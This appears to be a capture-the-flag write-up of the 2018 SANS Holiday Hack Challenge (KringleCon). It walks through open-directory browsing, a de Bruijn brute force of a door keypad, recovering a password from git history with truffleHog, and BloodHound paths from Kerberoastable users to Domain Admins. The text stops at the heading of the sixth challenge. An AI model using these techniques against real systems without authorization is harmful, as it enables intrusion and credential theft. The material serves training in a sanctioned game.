CRAHAN'S EPIC ADVENTURE AT

KringleCon

* (*) Sshht, I know.

* That's Die Hard 4.

But hey, HACKING!

Challenges


1. Orientation Challenge

Question

What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions (https://www.holidayhackchallenge.com/2018/challenges/osint_challenge_windows.html)? For hints on achieving this objective, please visit Bushy Evergreen and help him with the *Essential Editor Skills* Cranberry Pi terminal challenge.

Solution

If you complete the Essential Editor Skills Cranberry Pi terminal challenge Bushy will tell you "*This challenge is limited to past SANS Holiday Hack Challenges from 2015, 2016, and 2017. You DO NOT need to play those challenges.*". It's nothing more than OSINT.



Answer all questions correctly to get the secret phrase!

Question 1

In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?

- Firmware
- Clothing
- Wireless adapter
- Flux capacitor

Individual answers:

1. **Firmware** (https://www.holidayhackchallenge.com/2015/)
2. **ATNAS** (https://www.holidayhackchallenge.com/2015/)
3. **Business Card** (https://www.holidayhackchallenge.com/2016/#TheStory)
4. **Cranberry Pi** (https://www.holidayhackchallenge.com/2016/#TheStory)
5. **Snowball disaster** (https://www.holidayhackchallenge.com/2017/#)
6. **The Great Book** (https://www.holidayhackchallenge.com/2017/#)

Answer

Happy Trails

2. Directory Browsing


Question

Who submitted (First Last) the rejected talk titled *Data Loss for Rainbow Teams: A Path in the Darkness*? Please analyze the CFP site to find out (https://cfp.kringlecastle.com/). For hints on achieving this objective, please visit Minty Candycane and help her with the *The Name Game* Cranberry Pi terminal challenge.

Solution

Minty hints at browsing open web directories stating "*This is generally unwanted behavior. You can find sleighloads of examples by searching the web for index.of. On a website, it's sometimes as simple as removing characters from the end of a URL.*".

The CFP page is located at https://cfp.kringlecastle.com/cfp/cfp.html which appears to be in a subfolder named 'cfp'. Browsing the open directory at https://cfp.kringlecastle.com/cfp/ reveals an additional `rejected-talks.csv` file.



Index of /cfp/

```
../
cfp.html                                           08-Dec-2018 13:19                3391
rejected-talks.csv                                 08-Dec-2018 13:19               30677
```

Download and `grep` the file for the string 'Data Loss for Rainbow Teams':

```
$ grep "Data Loss for Rainbow Teams" rejected-talks.csv
qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Director of Security,Data
Loss for Rainbow Teams: A Path in the Darkness,1,11
```

Answer

John McClane


3. de Bruijn Sequences

Question

The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode (https://doorpasscoden.kringlecastle.com/). Upon entering the correct passcode, what message is presented to the speaker? For hints on achieving this objective, please visit Tangle Coalbox and help him with the *Lethal ForensicELFication* Cranberry Pi terminal challenge.

Solution

There's two ways to approach this. The easiest way is to check the HTML source. Near the bottom there's an image named `cb-victory-banner.png` which actually contains the message we're looking for. While it works (the answer is accepted) getting the actual passcode takes some additional work.



doorpasscoden.kringlecastle.com
Enter the Code to Unlock the Door
Elements
Network
Debugger
Resources
Timelines
Storage
Canvas
Console
Search
doorpasscoden.kringlecastle.com

```
                    document.getElementById("banner").style.visibility="visible";
                    }
                  } catch(err) {
                    console.error(err);
                  }
                }
              }
              xmlhttp.open("GET","checkpass.php?i=" + passcodeString + "&resourceId=" + resourceId, true);
              xmlhttp.send();
            }
        }
    </script>
    <img id="banner" src="db-victory-banner.png" style="position:absolute; left:50%; top:50%; transform: translate(-50%, -50%); max-width:60%; wi
  </body>
html>
```

After solving *Lethal ForensicELFication* Tangle hints at de Bruijn Sequences and says "*I've even seen de Bruijn sequence generators online*". We can use http://www.hakank.org/comb/debruijn.cgi to generate the full sequence using the values k=4 and n=4.

```
0 0 0 0 1 0 0 0 2 0 0 0 3 0 0 1 1 0 0 1 2 0 0 1 3 0 0 2 1 0 0 2
2 0 0 2 3 0 0 3 1 0 0 3 2 0 0 3 3 0 1 0 1 0 2 0 1 0 3 0 1 1 1 0
1 1 2 0 1 1 3 0 1 2 1 0 1 2 2 0 1 2 3 0 1 3 1 0 1 3 2 0 1 3 3 0
2 0 2 0 3 0 2 1 1 0 2 1 2 0 2 1 3 0 2 2 1 0 2 2 2 0 2 2 3 0 2 3
1 0 2 3 2 0 2 3 3 0 3 0 3 1 1 0 3 1 2 0 3 1 3 0 3 2 1 0 3 2 2 0
3 2 3 0 3 3 1 0 3 3 2 0 3 3 3 1 1 1 1 2 1 1 1 3 1 1 2 2 1 1 2 3
1 1 3 2 1 1 3 3 1 2 1 2 1 3 1 2 2 2 1 2 2 3 1 2 3 2 1 2 3 3 1 3
1 3 2 2 1 3 2 3 1 3 3 2 1 3 3 3 2 2 2 2 3 2 2 3 3 2 3 2 3 3 3 3
```

While there's probably a way to script all of this to find the correct passcode brute forcing gets you the access fairly quickly as you only need to enter 22 characters to get to the correct code: 0120 or triangle, square, circle, triangle.



Enter the Code to Unlock the Door

Welcome unprepared speaker!

Correct guess!

Answer

Welcome unprepared speaker!


4. Data Repo Analysis

Question


Retrieve the encrypted ZIP file from the North Pole Git repository (https://git.kringlecastle.com/Upatree/santas_castle_automation). What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with *Stall Mucking Report* Cranberry Pi terminal challenge.

Solution

This is similar to the solution for Sparkle Redberry's *Dev Ops Fail* hint challenge. Wunorse Openslae hints at using truffleHog saying "*It's a cool way to dig through repositories for passwords, RSA keys, and more.*". As the number of commits in this repository is fairly low we can quickly go over them and see if there's any interesting commit messages that warrant additional attention. Commit `714ba109` seems to be a good candidate.



removing accidental commit
Shinny Upatree authored 2 weeks ago
714ba109



removing accidental commit

parent 5f4f6414 master

No related merge requests found

Pipeline #137 canceled with stages

Changes 1 Pipelines 1


Showing 1 changed file with 0 additions and 15 deletions

Hide whitespace changes Inline Side-by-side

schematics/files/dot/PW/for_elf_eyes_only.md deleted 100644 → 0 View file @ 5f4f6414


```
- Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in
  our logs. Furthermore, Albaster discovered and published a vulnerability with our password length at
  the last Hacker Conference.
-
- Bushy directed our elves to change the password used to lock down our sensitive files to something
  stronger. Good thing he caught it before those dastardly villians did!
-
-
- Hopefully this is the last time we have to change our password again until next Christmas.
-
-
-
-
- Password = 'Yippee-ki-yay'
```

Or we can `pip install trufflehog`, point truffleHog at the repo, and be done with it.


```
2. bash
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 08:16:57
Hash: 0dfdc124b43a4e7e1233599c429c0328ec8b01ef
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: important update

@@ -1,15 +0,0 @@
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force a
tacks in our logs. Furthermore, Albaster discovered and published a vulnerability with ou
 password length at the last Hacker Conference.
-
-Bushy directed our elves to change the password used to lock down our sensitive files to
something stronger. Good thing he caught it before those dastardly villians did!
-
-
-Hopefully this is the last time we have to change our password again until next Christma
.
-
-
-
-
-Password = 'Yippee-ki-yay'
-
-
-Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
-

~~~~~~~~~~~~~~~~~~~~~
```

The Git repository only contains a single ZIP file, `schematics/ventilation_diagram.zip`, which we can now decrypt using the password we found using either method above.

Google Ventilation & scanner bypass



The ventilation diagram files are what can help you navigate the Google ventilation maze a little quicker. You can enter the maze through the grate next to the Google booth. It's a shortcut which brings you past the badge scanner without the need to solve the Badge Manipulation challenge.

Answer

Yippee-ki-yay

5. AD Privilege Discovery


Question

Using the data set contained in this SANS Slingshot Linux image (https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova), find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit Holly Evergreen and help her with the *CURLing Master* Cranberry Pi terminal challenge.

Solution

Once again the hint tells you the tool required to solve the challenge. Holly Evergreen suggest looking at BloodHound describing it as "*a merry little tool that can sniff AD and find paths to reaching privileged status on specific machines.*".

On the VM desktop there's a shortcut to the BloodHound application. Start it, go to *Queries* and select the *Shortest Paths to Domain Admins from Kerberoastable Users* entry from the list. BloodHound will now give you a graphical representation of all the paths that will get you domain admin privileges.


BloodHound
Start typing to search for a node...
Database Info
Node Info
Queries
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
RHEYDEL00118@AD.KRINGLECASTLE.COM
MemberOf
JFOX00132@AD.KRINGLECASTLE.COM
IT_00256@AD.KRINGLECASTLE.COM
CanRDP
HasSession
DOMAIN ADMINS@AD.KRINGLECASTLE.COM
SMARCELLA00089@AD.KRINGLECASTLE.COM
ExecuteDCOM
LDUBEJ00320@AD.KRINGLECASTLE.COM
AdminTo
COMP00185.AD.KRINGLECASTLE.COM
RLOEFFELHOLZ00451@AD.KRINGLECASTLE.COM
Raw Query


Since we need to avoid RDP four of the five accounts can be ignored and there's only one path left for us to take which is via LDUBEJ00320@AD.KRINGLECASTLE.COM.

Answer

LDUBEJ00320@AD.KRINGLECASTLE.COM

6. Badge Manipulation

Question



